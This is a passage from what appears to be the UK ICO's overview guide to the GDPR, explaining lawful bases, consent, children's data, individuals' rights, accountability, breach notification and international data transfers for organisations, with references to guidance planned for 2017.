6(1)(f) – Necessary for the purposes of legitimate interests pursued by the controller or a third party, except where such interests are overridden by the interests, rights or freedoms of the data subject.

Note that this condition is not available to processing carried out by public authorities in the performance of their tasks.

Conditions for special categories of data

9(2)(a) – Explicit consent of the data subject, unless reliance on consent is prohibited by EU or Member State law

9(2)(b) – Processing is necessary for carrying out obligations under employment, social security or social protection law, or a collective agreement

9(2)(c) – Processing is necessary to protect the vital interests of a data subject or another individual where the data subject is physically or legally incapable of giving consent

9(2)(d) – Processing carried out by a not-for-profit body with a political, philosophical, religious or trade union aim provided the processing relates only to members or former members (or those who have regular contact with it in connection with those purposes) and provided there is no disclosure to a third party without consent

9(2)(e) – Processing relates to personal data manifestly made public by the data subject

9(2)(f) – Processing is necessary for the establishment, exercise or defence of legal claims or where courts are acting in their judicial capacity

9(2)(g) – Processing is necessary for reasons of substantial public interest on the basis of Union or Member State law which is proportionate to the aim pursued and which contains appropriate safeguards

9(2)(h) – Processing is necessary for the purposes of preventative or occupational medicine, for assessing the working capacity of the employee, medical diagnosis, the provision of health or social care or treatment or management of health or social care systems and services on the basis of Union or Member State law or a contract with a health professional

9(2)(i) – Processing is necessary for reasons of public interest in the area of public health, such as protecting against serious cross-border threats to health or ensuring high standards of healthcare and of medicinal products or medical devices

9(2)(j) – Processing is necessary for archiving purposes in the public interest, or scientific and historical research purposes or statistical purposes in accordance with Article 89(1)

Further reading in the GDPR

 [See Articles 6-10 and Recitals 38, 40-50, 59](#) 
External link

Consent

The GDPR has references to both 'consent' and 'explicit consent'. The difference between the two is not clear given that both forms of consent have to be freely given, specific, informed and an unambiguous indication of the individual's wishes.

Consent under the GDPR requires some form of clear affirmative action. Silence, pre-ticked boxes or inactivity does not constitute consent.

Consent must be verifiable. This means that some form of record must be kept of how and when consent was given.

Individuals have a right to withdraw consent at any time.

Remember that you can rely on alternative legal bases to consent – for example, where processing is necessary for the purposes of your organisation's or a third party's legitimate interests.

Where you already rely on consent that was sought under the DPA or the EC Data Protection Directive (95/46/EC), you will not be required to obtain fresh consent from individuals if the standard of that consent meets the new requirements under the GDPR (see Recital 171). Implementation of the GDPR will require a review of consent mechanisms to ensure they meet the standards required under the legislation.

If you cannot reach this high standard of consent then you must find an alternative legal basis or cease or not start the processing in question.

Further reading in the GDPR

 [See Articles 4\(11\), 6\(1\)\(a\), 7, 8, 9\(2\)\(a\) and Recitals 32, 38, 40, 42, 43, 51, 59, 171](#) 
External link

Next steps for the Article 29 Working Party

According to its workplan, the Article 29 Working Party will publish guidelines on consent in 2017.

Next steps for the ICO

We have published our [draft consent guidance for public consultation](#). The deadline for responses has now passed. We will analyse the feedback received and feed this into the final version which is due for publication in the summer.

Children's personal data

The GDPR contains new provisions intended to enhance the protection of children's personal data.

Privacy notices for children

Where services are offered directly to a child, you must ensure that your privacy notice is written in a clear, plain way that a child will understand.

Online services offered to children

If you offer an 'information society service' (ie target online services) at children, you will need to obtain consent from a parent or guardian to process the child's data.

The GDPR states that parental/guardian consent for access to online services is required for children aged 16 and under – but note that it does permit member states to provide for a lower age in law, as long as it is not below 13.

'Information society services' includes most internet services provided at the user's request and for remuneration. The GDPR emphasises that protection is particularly significant where children's personal information is used for the purposes of marketing and creating online profiles.

Parental/guardian consent is not required where the processing is related to preventative or counselling services offered directly to a child.

Further reading in the GDPR

 [See Article 8 and Recital 38, 58, 71](#) 

External link

Next steps for the ICO

The ICO is working on the issue of children's personal data and we aim to publish output from this in 2017.

Individuals' rights

The GDPR creates some new rights for individuals and strengthens some of the rights that currently exist under the DPA.

The GDPR provides the following rights for individuals:

1. The right to be informed
2. The right of access
3. The right to rectification
4. The right to erasure
5. The right to restrict processing
6. The right to data portability
7. The right to object
8. Rights in relation to automated decision making and profiling.

This part of the overview explains these rights.

The right to be informed

In brief...

The right to be informed encompasses your obligation to provide 'fair processing information', typically through a privacy notice. It emphasises the need for transparency over how you use personal data.

In more detail...

What information must be supplied?

The GDPR sets out the information that you should supply and when individuals should be informed.

The information you supply is determined by whether or not you obtained the personal data directly from individuals. See the table below for further information on this.

Much of the information you should supply is consistent with your current obligations under the DPA, but there is some further information you are explicitly required to provide.

The information you supply about the processing of personal data must be:

- concise, transparent, intelligible and easily accessible;
- written in clear and plain language, particularly if addressed to a child; and
- free of charge.

The table below summarises the information you should supply to individuals and at what stage.

What information must be supplied?	Data obtained directly from data subject	Data not obtained directly from data subject
Identity and contact details of the controller and where applicable, the controller's representative) and the data protection officer		
Purpose of the processing and the legal basis for the processing		
The legitimate interests of the controller or third party, where applicable		
Categories of personal data		

Any recipient or categories of recipients of the personal data		
Details of transfers to third country and safeguards		
Retention period or criteria used to determine the retention period		
The existence of each of data subject's rights		
The right to withdraw consent at any time, where relevant		
The right to lodge a complaint with a supervisory authority		
The source the personal data originates from and whether it came from publicly accessible sources		
Whether the provision of personal data part of a statutory or contractual requirement or obligation and possible consequences of failing to provide the personal data		
The existence of automated decision making, including profiling and information about how decisions are made, the significance and the consequences.		
When should information be provided?	At the time the data are obtained.	Within a reasonable period of having obtained the data (within one month) If the data are used to communicate with the individual, at the latest, when the first communication takes place; or If disclosure to another recipient is envisaged, at the latest, before the data are

disclosed.

Further reading – ICO guidance

 [Privacy notices, transparency and control](#)
For organisations

Further reading in the GDPR

 [See Articles 12\(1\), 12\(5\), 12\(7\), 13 and 14 and Recitals 58-62](#) 
External link

Next steps for the Article 29 Working Party

According to its workplan, the Article 29 Working Party will publish guidance on transparency in 2017

The right of access

In brief...

What information is an individual entitled to under the GDPR?

Under the GDPR, individuals will have the right to obtain:

- confirmation that their data is being processed;
- access to their personal data; and
- other supplementary information – this largely corresponds to the information that should be provided in a privacy notice (see Article 15).

These are similar to existing subject access rights under the DPA.

In more detail...

What is the purpose of the right of access under GDPR?

The GDPR clarifies that the reason for allowing individuals to access their personal data is so that they are aware of and can verify the lawfulness of the processing (Recital 63).

Can I charge a fee for dealing with a subject access request?

You must provide a copy of the information free of charge. The removal of the £10 subject access fee is a significant change from the existing rules under the DPA.

However, you can charge a 'reasonable fee' when a request is manifestly unfounded or excessive, particularly if it is repetitive.

You may also charge a reasonable fee to comply with requests for further copies of the same information. This does not mean that you can charge for all subsequent access requests.

The fee must be based on the administrative cost of providing the information.

How long do I have to comply?

You will have less time to comply with a subject access request under the GDPR. Information must be provided without delay and at the latest within one month of receipt.

You will be able to extend the period of compliance by a further two months where requests are complex or numerous. If this is the case, you must inform the individual within one month of the receipt of the request and explain why the extension is necessary.

What if the request is manifestly unfounded or excessive?

Where requests are manifestly unfounded or excessive, in particular because they are repetitive, you can:

- charge a reasonable fee taking into account the administrative costs of providing the information; or
- refuse to respond.

Where you refuse to respond to a request, you must explain why to the individual, informing them of their right to complain to the supervisory authority and to a judicial remedy without undue delay and at the latest within one month.

How should the information be provided?

You must verify the identity of the person making the request, using “reasonable means”.

If the request is made electronically, you should provide the information in a commonly used electronic format.

The GDPR introduces a new best practice recommendation that, where possible, organisations should be able to provide remote access to a secure self-service system which would provide the individual with direct access to his or her information (Recital 63). This will not be appropriate for all organisations, but there are some sectors where this may work well.

The right to obtain a copy of information or to access personal data through a remotely accessed secure system should not adversely affect the rights and freedoms of others.

What about requests for large amounts of personal data?

Where you process a large quantity of information about an individual, the GDPR permits you to ask the individual to specify the information the request relates to (Recital 63).

The GDPR does not introduce an exemption for requests that relate to large amounts of data, but you may be able to consider whether the request is manifestly unfounded or excessive.

Further reading in the GDPR

 [See Article 12, 15 and Recital 63](#) 

External link

The right to rectification

In brief

When should personal data be rectified?

Individuals are entitled to have personal data rectified if it is inaccurate or incomplete.

If you have disclosed the personal data in question to third parties, you must inform them of the rectification where possible. You must also inform the individuals about the third parties to whom the data has been disclosed where appropriate.

In more detail...

How long do I have to comply with a request for rectification?

You must respond within one month.

This can be extended by two months where the request for rectification is complex.

Where you are not taking action in response to a request for rectification, you must explain why to the individual, informing them of their right to complain to the supervisory authority and to a judicial remedy.

Further reading in the GDPR

 [See Articles 12, 16 and 19](#) 

External link

The right to erasure

In brief...

The right to erasure is also known as 'the right to be forgotten'. The broad principle underpinning this right is to enable an individual to request the deletion or removal of personal data whether there is no compelling reason for its continued processing.

In more detail...

When does the right to erasure apply?

The right to erasure does not provide an absolute 'right to be forgotten'. Individuals have a right to have personal data erased and to prevent processing in specific circumstances:

- Where the personal data is no longer necessary in relation to the purpose for which it was originally collected/processed.
- When the individual withdraws consent.
- When the individual objects to the processing and there is no overriding legitimate interest for continuing the processing.
- The personal data was unlawfully processed (ie otherwise in breach of the GDPR).
- The personal data has to be erased in order to comply with a legal obligation.
- The personal data is processed in relation to the offer of information society services to a child.

Under the DPA, the right to erasure is limited to processing that causes unwarranted and substantial damage or distress. Under the GDPR, this threshold is not present. However, if the processing does cause damage or distress, this is likely to make the case for erasure stronger.

There are some specific circumstances where the right to erasure does not apply and you can refuse to deal with a request.

When can I refuse to comply with a request for erasure?

You can refuse to comply with a request for erasure where the personal data is processed for the following reasons:

- to exercise the right of freedom of expression and information;
- to comply with a legal obligation for the performance of a public interest task or exercise of official authority.
- for public health purposes in the public interest;
- archiving purposes in the public interest, scientific research historical research or statistical purposes;
or
- the exercise or defence of legal claims.

How does the right to erasure apply to children's personal data?

There are extra requirements when the request for erasure relates to children's personal data, reflecting the GDPR emphasis on the enhanced protection of such information, especially in online environments.

If you process the personal data of children, you should pay special attention to existing situations where a child has given consent to processing and they later request erasure of the data (regardless of age at the time of the request), especially on social networking sites and internet forums. This is because a child may not have been fully aware of the risks involved in the processing at the time of consent (Recital 65).

Do I have to tell other organisations about the erasure of personal data?

If you have disclosed the personal data in question to third parties, you must inform them about the erasure of the personal data, unless it is impossible or involves disproportionate effort to do so.

The GDPR reinforces the right to erasure by clarifying that organisations in the online environment who make personal data public should inform other organisations who process the personal data to erase links to, copies or replication of the personal data in question.

While this might be challenging, if you process personal information online, for example on social networks, forums or websites, you must endeavour to comply with these requirements.

As in the example below, there may be instances where organisations that process the personal data may not be required to comply with this provision because an exemption applies.

Example

A search engine notifies a media publisher that it is delisting search results linking to a news report as a result of a request for erasure from an individual. If the publication of the article is protected by the freedom of expression exemption, then the publisher is not required to erase the article.

Further reading in the GDPR

 [See Articles 17, 19 and Recitals 65 and 66](#) 

External link

The right to restrict processing

In brief...

Under the DPA, individuals have a right to 'block' or suppress processing of personal data. The restriction of processing under the GDPR is similar.

When processing is restricted, you are permitted to store the personal data, but not further process it. You can retain just enough information about the individual to ensure that the restriction is respected in future.

In more detail...

When does the right to restrict processing apply?

You will be required to restrict the processing of personal data in the following circumstances:

- Where an individual contests the accuracy of the personal data, you should restrict the processing until you have verified the accuracy of the personal data.
- Where an individual has objected to the processing (where it was necessary for the performance of a public interest task or purpose of legitimate interests), and you are considering whether your organisation's legitimate grounds override those of the individual.
- When processing is unlawful and the individual opposes erasure and requests restriction instead.
- If you no longer need the personal data but the individual requires the data to establish, exercise or defend a legal claim.

You may need to review procedures to ensure you are able to determine where you may be required to restrict the processing of personal data.

If you have disclosed the personal data in question to third parties, you must inform them about the restriction on the processing of the personal data, unless it is impossible or involves disproportionate effort to do so.

You must inform individuals when you decide to lift a restriction on processing.

Further reading in the GDPR

 [See Articles 18, 19 and Recital 67](#) 

External link

The right to data portability

In brief...

The right to data portability allows individuals to obtain and reuse their personal data for their own purposes across different services.

It allows them to move, copy or transfer personal data easily from one IT environment to another in a safe and secure way, without hindrance to usability.

Some organisations in the UK already offer data portability through the midata and similar initiatives which allow individuals to view, access and use their personal consumption and transaction data in a way that is portable and safe. It enables consumers to take advantage of applications and services which can use this data to find them a better deal, or help them understand their spending habits.

Example

midata is used to improve transparency across the banking industry by providing personal current account customers access to their transactional data for their account(s), which they can upload to a third party price comparison website to compare and identify best value. A price comparison website displays alternative current account providers based on their own calculations.

In more detail...

When does the right to data portability apply?

The right to data portability only applies:

- to personal data an individual has provided to a controller;
- where the processing is based on the individual's consent or for the performance of a contract; and
- when processing is carried out by automated means.

How do I comply?

You must provide the personal data in a structured, commonly used and machine readable form. Open formats include CSV files. Machine readable means that the information is structured so that software can extract specific elements of the data. This enables other organisations to use the data.

The information must be provided free of charge.

If the individual requests it, you may be required to transmit the data directly to another organisation if this is technically feasible. However, you are not required to adopt or maintain processing systems that are technically compatible with other organisations.

If the personal data concerns more than one individual, you must consider whether providing the information would prejudice the rights of any other individual.

How long do I have to comply?

You must respond without undue delay, and within one month.

This can be extended by two months where the request is complex or you receive a number of requests. You must inform the individual within one month of the receipt of the request and explain why the extension is necessary.

Where you are not taking action in response to a request, you must explain why to the individual, informing them of their right to complain to the supervisory authority and to a judicial remedy without undue delay and at the latest within one month.

Further reading in the GDPR

 [See Articles 12, 20 and Recital 68](#) 
External link

Further reading from the Article 29 Working Party

The Article 29 Working Party has published [guidelines and FAQs on data portability for organisations](#) .

The right to object

In brief...

When does the right to object apply?

Individuals have the right to object to:

- processing based on legitimate interests or the performance of a task in the public interest/exercise of official authority (including profiling);
- direct marketing (including profiling); and
- processing for purposes of scientific/historical research and statistics.

In more detail...

How do I comply with the right to object?

If you process personal data for the performance of a legal task or your organisation's legitimate interests

Individuals must have an objection on "grounds relating to his or her particular situation".

You must stop processing the personal data unless:

- you can demonstrate compelling legitimate grounds for the processing, which override the interests, rights and freedoms of the individual; or
- the processing is for the establishment, exercise or defence of legal claims.

You must inform individuals of their right to object "at the point of first communication" and in your privacy notice.

This must be "explicitly brought to the attention of the data subject and shall be presented clearly and separately from any other information".

If you process personal data for direct marketing purposes

You must stop processing personal data for direct marketing purposes as soon as you receive an objection. There are no exemptions or grounds to refuse.

You must deal with an objection to processing for direct marketing at any time and free of charge.

You must inform individuals of their right to object "at the point of first communication" and in your privacy notice.

This must be "explicitly brought to the attention of the data subject and shall be presented clearly and separately from any other information".

These requirements are similar to existing rules under the DPA.

If you process personal data for research purposes

Individuals must have “grounds relating to his or her particular situation” in order to exercise their right to object to processing for research purposes.

If you are conducting research where the processing of personal data is necessary for the performance of a public interest task, you are not required to comply with an objection to the processing.

If your processing activities fall into any of the above categories and are carried out online:

You must offer a way for individuals to object online.

Further reading in the GDPR

 [See Articles 12, 21 and Recitals 69 and 70](#) 

External link

Rights related to automated decision making and profiling

In brief...

The GDPR provides safeguards for individuals against the risk that a potentially damaging decision is taken without human intervention. These rights work in a similar way to existing rights under the DPA.

Identify whether any of your processing operations constitute automated decision making and consider whether you need to update your procedures to deal with the requirements of the GDPR.

In more detail...

When does the right apply?

Individuals have the right *not to be subject to a decision* when:

- it is based on automated processing; and
- it produces a legal effect or a similarly significant effect on the individual.

You must ensure that individuals are able to:

- obtain human intervention;
- express their point of view; and
- obtain an explanation of the decision and challenge it.

Does the right apply to all automated decisions?

No. The right does not apply if the decision:

- is necessary for entering into or performance of a contract between you and the individual;
- is authorised by law (eg for the purposes of fraud or tax evasion prevention); or
- based on explicit consent. (Article 9(2)).

Furthermore, the right does not apply when a decision does not have a legal or similarly significant effect on someone.

What else does the GDPR say about profiling?

The GDPR defines profiling as any form of automated processing intended to evaluate certain personal aspects of an individual, in particular to analyse or predict their:

- performance at work;
- economic situation;
- health;

- personal preferences;
- reliability;
- behaviour;
- location; or
- movements.

When processing personal data for profiling purposes, you must ensure that appropriate safeguards are in place.

You must:

- Ensure processing is fair and transparent by providing meaningful information about the logic involved, as well as the significance and the envisaged consequences.
- Use appropriate mathematical or statistical procedures for the profiling.
- Implement appropriate technical and organisational measures to enable inaccuracies to be corrected and minimise the risk of errors.
- Secure personal data in a way that is proportionate to the risk to the interests and rights of the individual and prevents discriminatory effects.

Automated decisions taken for the purposes listed in Article 9(2) **must not**:

- concern a child; or
- be based on the processing of special categories of data unless:
 - you have the explicit consent of the individual; or
 - the processing is necessary for reasons of substantial public interest on the basis of EU / Member State law. This must be proportionate to the aim pursued, respect the essence of the right to data protection and provide suitable and specific measures to safeguard fundamental rights and the interests of the individual.

Further reading in the GDPR

 [See Articles 4\(4\), 9, 22 and Recitals 71, 72](#) 

External link

Next steps for the Article 29 Working Party

According to its workplan, the Article 29 Working Party will publish guidelines on profiling in 2017.

Next steps for the ICO

We have published our [profiling discussion paper for feedback](#) . The deadline for responses has now passed. We will analyse the feedback received and will publish a summary of responses

in due course. This feedback will inform our input into the drafting of the EU guidance on profiling and automated decision-making.

Accountability and governance

In brief...

The GDPR includes provisions that promote accountability and governance. These complement the GDPR's transparency requirements. While the principles of accountability and transparency have previously been implicit requirements of data protection law, the GDPR's emphasis elevates their significance.

You are expected to put into place comprehensive but proportionate governance measures. Good practice tools that the ICO has championed for a long time such as privacy impact assessments and privacy by design are now legally required in certain circumstances.

Ultimately, these measures should minimise the risk of breaches and uphold the protection of personal data. Practically, this is likely to mean more policies and procedures for organisations, although many organisations will already have good governance measures in place.

In more detail...

- [What is the accountability principle?](#)
- [Records of processing activities \(documentation\)](#)
- [Data protection by design and by default](#)
- [Data protection impact assessments](#)
- [When does a Data Protection Officer need to be appointed under the GDPR?](#)
- [Codes of conduct and certification mechanisms](#)

What is the accountability principle?

The new accountability principle in Article 5(2) requires you to demonstrate that you comply with the principles and states explicitly that this is your responsibility.

How can I demonstrate that I comply?

You must:

- Implement appropriate technical and organisational measures that ensure and demonstrate that you comply. This may include internal data protection policies such as staff training, internal audits of processing activities, and reviews of internal HR policies.
- Maintain relevant documentation on processing activities.
- Where appropriate, appoint a data protection officer.
- Implement measures that meet the principles of data protection by design and data protection by default. Measures could include:
 - Data minimisation;

- Pseudonymisation;
 - Transparency;
 - Allowing individuals to monitor processing; and
 - Creating and improving security features on an ongoing basis.
- Use data protection impact assessments where appropriate.

You can also:

- Adhere to approved codes of conduct and/or certification schemes. See the [section on codes of conduct and certification](#) for more detail.

Records of processing activities (documentation)

As well as your obligation to provide comprehensive, clear and transparent privacy policies (see section on [Individual rights](#)), if your organisation has more than 250 employees, you must maintain additional internal records of your processing activities.

If your organisation has less than 250 employees you are required to maintain records of activities related to higher risk processing, such as:

- processing personal data that could result in a risk to the rights and freedoms of individual; or
- processing of special categories of data or criminal convictions and offences.

What do I need to record?

You must maintain internal records of processing activities. You must record the following information. There are some similarities with 'registrable particulars' under the DPA which must be notified to the ICO.

- Name and details of your organisation (and where applicable, of other controllers, your representative and data protection officer).
- Purposes of the processing.
- Description of the categories of individuals and categories of personal data.
- Categories of recipients of personal data.
- Details of transfers to third countries including documentation of the transfer mechanism safeguards in place.
- Retention schedules.
- Description of technical and organisational security measures.

You may be required to make these records available to the relevant supervisory authority for purposes of an investigation.

Further reading in the GDPR

 [See Article 30, Recital 82.](#) 
External link

Further reading from the Article 29 Working Party

The Article 29 Working Party has published [guidelines and FAQs on lead supervisory authorities](#) . These are intended to assist in identifying which is the lead supervisory authority when a controller or processor is carrying out cross-border processing of personal data.

Data protection by design and by default

Under the GDPR, you have a general obligation to implement technical and organisational measures to show that you have considered and integrated data protection into your processing activities.

Under the DPA, privacy by design has always been an implicit requirement of the principles - eg relevance and non-excessiveness - that the ICO has consistently championed. The ICO has published [guidance in this area](#).

Further reading in the GDPR

 [See Article 25 and Recital 78](#) 

External link

Data protection impact assessments

What is a data protection impact assessment?

Data protection impact assessments (DPIAs) (also known as privacy impact assessments or PIAs) are a tool which can help organisations identify the most effective way to comply with their data protection obligations and meet individuals' expectations of privacy. An effective DPIA will allow organisations to identify and fix problems at an early stage, reducing the associated costs and damage to reputation which might otherwise occur.

While not a legal requirement under the DPA, the ICO has promoted the use of DPIAs as an integral part of taking a privacy by design approach. See the ICO's [Conducting privacy impact assessments code of practice](#)  for good practice advice.

When do I need to conduct a DPIA?

You must carry out a DPIA when:

- using new technologies; and
- the processing is likely to result in a high risk to the rights and freedoms of individuals.

Processing that is likely to result in a high risk includes (but is not limited to):

- systematic and extensive processing activities, including profiling and where decisions that have legal

effects – or similarly significant effects – on individuals.

- large scale processing of special categories of data or personal data relation to criminal convictions or offences.

This includes processing a considerable amount of personal data at regional, national or supranational level; that affects a large number of individuals; and involves a high risk to rights and freedoms eg based on the sensitivity of the processing activity.

- large scale, systematic monitoring of public areas (CCTV).

What information should the DPIA contain?

- A description of the processing operations and the purposes, including, where applicable, the legitimate interests pursued by the controller.
- An assessment of the necessity and proportionality of the processing in relation to the purpose.
- An assessment of the risks to individuals.
- The measures in place to address risk, including security and to demonstrate that you comply.
- A DPIA can address more than one project.

Further reading in the GDPR

 [See Articles 35, 36 and 83 and Recitals 84, 89-96](#) 
External link

Next steps

The Article 29 Working Party has published [guidelines on high risk processing and DPIAs](#) . They invited comments on these and this consultation has now closed.

When does a Data Protection Officer need to be appointed under the GDPR?

Under the GDPR, you **must** appoint a data protection officer (DPO) if you:

- are a public authority (except for courts acting in their judicial capacity);
- carry out large scale systematic monitoring of individuals (for example, online behaviour tracking); or
- carry out large scale processing of special categories of data or data relating to criminal convictions and offences.

You may appoint a single data protection officer to act for a group of companies or for a group of public authorities, taking into account their structure and size.

Any organisation is able to appoint a DPO. Regardless of whether the GDPR obliges you to appoint a DPO, you must ensure that your organisation has sufficient staff and skills to discharge your obligations

under the GDPR.

What are the tasks of the DPO?

The DPO's minimum tasks are defined in Article 39:

- To inform and advise the organisation and its employees about their obligations to comply with the GDPR and other data protection laws.
- To monitor compliance with the GDPR and other data protection laws, including managing internal data protection activities, advise on data protection impact assessments; train staff and conduct internal audits.
- To be the first point of contact for supervisory authorities and for individuals whose data is processed (employees, customers etc).

What does the GDPR say about employer duties?

You must ensure that:

- The DPO reports to the highest management level of your organisation – ie board level.
- The DPO operates independently and is not dismissed or penalised for performing their task.
- Adequate resources are provided to enable DPOs to meet their GDPR obligations.

Can we allocate the role of DPO to an existing employee?

Yes. As long as the professional duties of the employee are compatible with the duties of the DPO and do not lead to a conflict of interests.

You can also contract out the role of DPO externally.

Does the data protection officer need specific qualifications?

The GDPR does not specify the precise credentials a data protection officer is expected to have.

It does require that they should have professional experience and knowledge of data protection law. This should be proportionate to the type of processing your organisation carries out, taking into consideration the level of protection the personal data requires.

Further reading in the GDPR

 [See Articles 37-39, 83 and Recital 97](#) 

External link

Further reading from the Article 29 Working Party

The Article 29 Working Party has published [guidelines and FAQs on DPOs](#).

Further reading from the ICO

We are currently considering whether the ICO can provide any further detail over and above the Article 29 Working Party guidelines. We will add any additional advice we are able to provide here in due course.

Codes of conduct and certification mechanisms

The GDPR endorses the use of approved codes of conduct and certification mechanisms to demonstrate that you comply.

The specific needs of micro, small and medium sized enterprises must be taken into account.

Signing up to a code of conduct or certification scheme is not obligatory. But if an approved code of conduct or certification scheme that covers your processing activity becomes available, you may wish to consider working towards it as a way of demonstrating that you comply.

Adhering to codes of conduct and certification schemes brings a number of benefits over and above demonstrating that you comply. It can:

- improve transparency and accountability - enabling individuals to distinguish the organisations that meet the requirements of the law and they can trust with their personal data.
- provide mitigation against enforcement action; and
- improve standards by establishing best practice.

When contracting work to third parties, including processors, you may wish to consider whether they have signed up to codes of conduct or certification mechanisms.

Who is responsible for drawing up codes of conduct?

Governments and regulators can **encourage** the drawing up of codes of conduct.

Codes of conduct may be created by trade associations or representative bodies.

Codes should be prepared in consultation with relevant stakeholders, including individuals (Recital 99).

Codes must be approved by the relevant supervisory authority; and where the processing is cross-border, the European Data Protection Board (the EDPB).

Existing codes can be amended or extended to comply with the requirements under the GDPR.

What will codes of conduct address?

Codes of conduct should help you comply with the law, and may cover topics such as:

- fair and transparent processing;
- legitimate interests pursued by controllers in specific contexts;
- the collection of personal data;
- the pseudonymisation of personal data;
- the information provided to individuals and the exercise of individuals' rights;
- the information provided to and the protection of children (including mechanisms for obtaining parental consent);
- technical and organisational measures, including data protection by design and by default and security measures;
- breach notification;
- data transfers outside the EU; or
- dispute resolution procedures.

Practical implications

If you sign up to a code of conduct, you will be subject to mandatory monitoring by a body accredited by the supervisory authority.

If you infringe the requirements of the code of practice, you may be suspended or excluded and the supervisory authority will be informed. You also risk being subject to a fine of up to 10 million Euros or 2 per cent of your global turnover.

Adherence to a code of conduct may serve as a mitigating factor when a supervisory authority is considering enforcement action via an administrative fine.

Who is responsible for certification mechanisms?

Member states, supervisory authorities, the EDPB or the Commission are required to encourage the establishment of certification mechanisms to enhance transparency and compliance with the Regulation.

Certification will be issued by supervisory authorities or accredited certification bodies.

What is the purpose of a certification mechanism?

A certification mechanism is a way of you demonstrating that you comply, in particular, showing that you are implementing technical and organisational measures.

A certification mechanism may also be established to demonstrate the existence of appropriate safeguards related to the adequacy of data transfers.

They are intended to allow individuals to quickly assess the level of data protection of a particular product or service.

Practical implications

Certification does not reduce your data protection responsibilities.

You must provide all the necessary information and access to your processing activities to the certification body to enable it to conduct the certification procedure.

Any certification will be valid for a maximum of three years. It can be withdrawn if you no longer meet the requirements of the certification, and the supervisory authority will be notified.

If you fail to adhere to the standards of the certification scheme, you risk being subject to an administrative fine of up to 10 million Euros or 2 per cent of your global turnover.

Further reading in the GDPR

 [See Articles 40-43, 83 and Recitals 98, 99, 100, 148, 150, 151](#) 

External link

Next steps for the Article 29 Working Party

According to its workplan, the Article 29 Working Party will produce guidelines on certification in 2017. It also intends to publish guidelines, which are already under development, on imposing administrative fines.

Breach notification

In brief...

The GDPR will introduce a duty on all organisations to report certain types of data breach to the relevant supervisory authority, and in some cases to the individuals affected.

In more detail...

What is a personal data breach?

A personal data breach means a breach of security leading to the destruction, loss, alteration, unauthorised disclosure of, or access to, personal data. This means that a breach is more than just losing personal data.

Example

A hospital could be responsible for a personal data breach if a patient's health record is inappropriately accessed due to a lack of appropriate internal controls.

What breaches do I need to notify the relevant supervisory authority about?

You only have to notify the relevant supervisory authority of a breach where it is likely to result in a risk to the rights and freedoms of individuals. If unaddressed such a breach is likely to have a significant detrimental effect on individuals – for example, result in discrimination, damage to reputation, financial loss, loss of confidentiality or any other significant economic or social disadvantage.

This has to be assessed on a case by case basis. For example, you will need to notify the relevant supervisory authority about a loss of customer details where the breach leaves individuals open to identity theft. On the other hand, the loss or inappropriate alteration of a staff telephone list, for example, would not normally meet this threshold.

When do individuals have to be notified?

Where a breach is likely to result in a high risk to the rights and freedoms of individuals, you must notify those concerned directly.

A 'high risk' means the threshold for notifying individuals is higher than for notifying the relevant supervisory authority.

What information must a breach notification contain?

- The nature of the personal data breach including, where possible:
 - the categories and approximate number of individuals concerned; and

- the categories and approximate number of personal data records concerned;
- The name and contact details of the data protection officer (if your organisation has one) or other contact point where more information can be obtained;
- A description of the likely consequences of the personal data breach; and
- A description of the measures taken, or proposed to be taken, to deal with the personal data breach and, where appropriate, of the measures taken to mitigate any possible adverse effects.

How do I notify a breach?

A notifiable breach has to be reported to the relevant supervisory authority within 72 hours of the organisation becoming aware of it. The GDPR recognises that it will often be impossible to investigate a breach fully within that time-period and allows you to provide information in phases.

If the breach is sufficiently serious to warrant notification to the public, the organisation responsible must do so without undue delay.

Failing to notify a breach when required to do so can result in a significant fine up to 10 million Euros or 2 per cent of your global turnover.

What should I do to prepare for breach reporting?

You should make sure that your staff understands what constitutes a data breach, and that this is more than a loss of personal data.

You should ensure that you have an internal breach reporting procedure in place. This will facilitate decision-making about whether you need to notify the relevant supervisory authority or the public.

In light of the tight timescales for reporting a breach - it is important to have robust breach detection, investigation and internal reporting procedures in place.

Further reading in the GDPR

 [See Articles 33, 34, 83 and Recitals 85, 87, 88](#) 

External link

Next steps for the Article 29 Working Party

According to its workplan, the Article 29 Working Party will produce guidelines on the notification of personal data breaches in 2017.

Transfer of data

In brief...

The GDPR imposes restrictions on the transfer of personal data outside the European Union, to third countries or international organisations, in order to ensure that the level of protection of individuals afforded by the GDPR is not undermined.

In more detail...

When can personal data be transferred outside the European Union?

Personal data may only be transferred outside of the EU in compliance with the conditions for transfer set out in Chapter V of the GDPR.

Transfers on the basis of a Commission decision

Transfers may be made where the Commission has decided that a third country, a territory or one or more specific sectors in the third country, or an international organisation ensures an adequate level of protection.

Further reading in the GDPR

 [See Article 45 and Recitals 103-107 & 169](#) 
External link

Transfers subject to appropriate safeguards

You may transfer personal data where the organisation receiving the personal data has provided adequate safeguards. Individuals' rights must be enforceable and effective legal remedies for individuals must be available following the transfer.

Adequate safeguards may be provided for by:

- a legally binding agreement between public authorities or bodies;
- binding corporate rules (agreements governing transfers made between organisations within in a corporate group);
- standard data protection clauses in the form of template transfer clauses adopted by the Commission;
- standard data protection clauses in the form of template transfer clauses adopted by a supervisory authority and approved by the Commission;
- compliance with an approved code of conduct approved by a supervisory authority;
- certification under an approved certification mechanism as provided for in the GDPR;
- contractual clauses agreed authorised by the competent supervisory authority; or
- provisions inserted in to administrative arrangements between public authorities or bodies authorised

by the competent supervisory authority.

Further reading in the GDPR

 [See Article 46 and Recitals 108-10 & 114](#) 

External link

Next steps for the Article 29 Working Party

According to its workplan, the Article 29 Working Party will publish guidelines on data transfers based on binding corporate rules and contractual clauses in 2017.

The GDPR limits your ability to transfer personal data outside the EU where this is based only on your own assessment of the adequacy of the protection afforded to the personal data.

Authorisations of transfers made by Member States or supervisory authorities and decisions of the Commission regarding adequate safeguards made under the Directive will remain valid/remain in force until amended, replaced or repealed.

Further reading in the GDPR

 [See Article 83 and 84 and Recitals 148-152](#) 

External link

The GDPR provides derogations from the general prohibition on transfers of personal data outside the EU for certain specific situations. A transfer, or set of transfers, may be made where the transfer is:

- made with the individual's informed consent;
- necessary for the performance of a contract between the individual and the organisation or for pre-contractual steps taken at the individual's request;
- necessary for the performance of a contract made in the interests of the individual between the controller and another person;
- necessary for important reasons of public interest;
- necessary for the establishment, exercise or defence of legal claims;
- necessary to protect the vital interests of the data subject or other persons, where the data subject is physically or legally incapable of giving consent; or
- made from a register which under UK or EU law is intended to provide information to the public (and which is open to consultation by either the public in general or those able to show a legitimate interest in inspecting the register).

The first three derogations are not available for the activities of public authorities in the exercise of their public powers.

Further reading in the GDPR

 [See Article 49 and Recitals 111 & 112](#) 

External link

